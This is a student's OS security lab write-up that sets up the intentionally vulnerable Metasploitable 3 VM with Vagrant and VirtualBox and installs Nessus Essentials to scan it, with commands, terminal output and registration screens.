

# Lab 4 OS security

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## Questions to Answer

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### Task 1

[Setup Metasploitable 3](#)).

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Solution:


To install metasploitable 3, I used Vagrant for this. As a prerequisite, I installed virtualbox also:

```
sudo dpkg -i ~/Downloads/virtualbox-7.0_7.0.20-  
163906~Ubuntu~jammy_amd64.deb  
sudo apt-get install -f
```

```

mohamad@mohamad-Lenovo-ideapad-520-15IKB:~/metasploitable3-workspace$ sudo dpkg -i /home/mohamad/Downloads/virtualbox-7.0_7.0.20-163906-Ubuntu~jammy_amd64.deb
(Reading database ... 1015797 files and directories currently installed.)
Preparing to unpack .../virtualbox-7.0_7.0.20-163906-Ubuntu~jammy_amd64.deb ...
Unpacking virtualbox-7.0 (7.0.20-163906-Ubuntu~jammy) ...
Setting up virtualbox-7.0 (7.0.20-163906-Ubuntu~jammy) ...
Adding group 'vboxusers' (GID 151) ...
Done.
Processing triggers for gnome-menus (3.36.0-1ubuntu3) ...
Processing triggers for desktop-file-utils (0.26+mint3+victroria) ...
Processing triggers for mailcap (3.70+nmulubuntu1) ...
Processing triggers for hicolor-icon-theme (0.17-2) ...
Processing triggers for shared-mime-info (2.1-2) ...
mohamad@mohamad-Lenovo-ideapad-520-15IKB:~/metasploitable3-workspace$ sudo apt-get install -f
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
0 upgraded, 0 newly installed, 0 to remove and 205 not upgraded.
mohamad@mohamad-Lenovo-ideapad-520-15IKB:~/metasploitable3-workspace$ virtualbox
^C

```



I will install Vagrant RPM file for x86\_64 system from [here](#) and installed it using:

```

sudo rpm -i vagrant-2.4.1-1.x86_64.rpm
vagrant --version

```

```

mohamad@mohamad-Lenovo-ideapad-520-15IKB:~/Downloads$ sudo rpm -i vagrant-2.4.1-1.x86_64.rpm
rpm: RPM should not be used directly install RPM packages, use Alien instead!
rpm: However assuming you know what you are doing...
mohamad@mohamad-Lenovo-ideapad-520-15IKB:~/Downloads$ vagrant --version
Vagrant 2.4.1
mohamad@mohamad-Lenovo-ideapad-520-15IKB:~/Downloads$

```

After that, I downloaded the Vagrantfile from [Metasploitable 3 Github Repo](#).

```
mkdir metasploitable3-workspace
cd metasploitable3-workspace
wget -O- https://apt.releases.hashicorp.com/gpg | sudo gpg --dearmor -o
/usr/share/keyrings/hashicorp-archive-keyring.gpgcd metasploitable3-
workspace
curl -O
https://raw.githubusercontent.com/rapid7/metasploitable3/master/Vagrantfile
```

Since I needed to work on the linux version only, I modified the Vagrant file to following:

```
# -*- mode: ruby -*-
# vi: set ft=ruby :

Vagrant.configure("2") do |config|
  config.vm.synced_folder '.', '/vagrant', disabled: true
  config.vm.define "ub1404" do |ub1404|
    ub1404.vm.box = "rapid7/metasploitable3-ub1404"
    ub1404.vm.hostname = "metasploitable3-ub1404"
    config.ssh.username = 'vagrant'
    config.ssh.password = 'vagrant'

    ub1404.vm.network "private_network", ip: '192.168.56.3'

    ub1404.vm.provider "virtualbox" do |v|
      v.name = "Metasploitable3-ub1404"
      v.memory = 2048
    end
  end
end
```

Here, ip 192.168.56.3 would be the IP address of my server.

I will use command:


```
vagrant up
```

```

mohamad@mohamad-Lenovo-ideapad-520-15IK8:~/metasploitable3-workspace$ vagrant up
Bringing machine 'ub1404' up with 'virtualbox' provider...
Bringing machine 'win2k8' up with 'virtualbox' provider...
==> ub1404: Checking if box 'rapid7/metasploitable3-ub1404' version '0.1.12-weekly' is up to date...
==> ub1404: Clearing any previously set forwarded ports...
==> ub1404: Clearing any previously set network interfaces...
==> ub1404: Preparing network interfaces based on configuration...
ub1404: Adapter 1: nat
ub1404: Adapter 2: hostonly
==> ub1404: Forwarding ports...
ub1404: 22 (guest) => 2222 (host) (adapter 1)
==> ub1404: Running 'pre-boot' VM customizations...
==> ub1404: Booting VM...
==> ub1404: Waiting for machine to boot. This may take a few minutes...
ub1404: SSH address: 127.0.0.1:2222
ub1404: SSH username: vagrant
ub1404: SSH auth method: password
ub1404:
ub1404: Inserting generated public key within guest...
ub1404: Removing insecure key from the guest if it's present...
ub1404: Key inserted! Disconnecting and reconnecting using new SSH key...
==> ub1404: Machine booted and ready!
==> ub1404: Checking for guest additions in VM...

```

i will open virtualbox to check it:



## Task 2


Install any vulnerability scanning application on the Kali machine (or any other machine), and run a vulnerability scan against your metasploitable 3 machines. Export the report as PDF and include it in your submission.

Some vulnerability scanning tools are:

- Nessus Essentials
- OpenVAS (Greenbone)

Solution:

I installed Nessus Essentials on Linux mint using [Nessuswebsite](#) :



install it using command:

```
sudo dpkg -i Nessus-10.8.3-ubuntu1604_amd64.deb
```


```
mohamad@mohamad-Lenovo-ideapad-520-15IKB:~/Downloads$ sudo dpkg -i Nessus-10.8.3-ubuntu1604_amd64.deb
[sudo] password for mohamad:
Selecting previously unselected package nessus.
(Reading database ... 1019377 files and directories currently installed.)
Preparing to unpack Nessus-10.8.3-ubuntu1604_amd64.deb ...
Unpacking nessus (10.8.3) ...
Setting up nessus (10.8.3) ...
HMAC : (Module Integrity) : Pass
```

start Nessus Scanner by running this command as he told us below:


```
/bin/systemctl start nessusd.service
```

```
mohamad@mohamad-Lenovo-ideapad-520-15IKB:~/Downloads$ /bin/systemctl start nessusd.service
mohamad@mohamad-Lenovo-ideapad-520-15IKB:~/Downloads$
```

click on the <https://mohamad-lenovo-ideapad-520-15ikb:8834/#/> address to redirect us to configure the Nessus.



Select the option of 'Register for Nessus Essentials' and Continue.



## Create a user account

Create a Nessus administrator user account. Use this username and password to log in to Nessus.

Username \*

Password \*



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Submit

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## Register Nessus

To get a license key, visit the [Offline Registration](#) site and enter the following challenge code:

**62d1b870459b17aab7b5d3508883b0c35219f65f**



Nessus License Key \*

Back

Continue



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Nessus tool interface as follows. We need to wait until all plugins complete the compilation. You will see the status of that on the top-right.

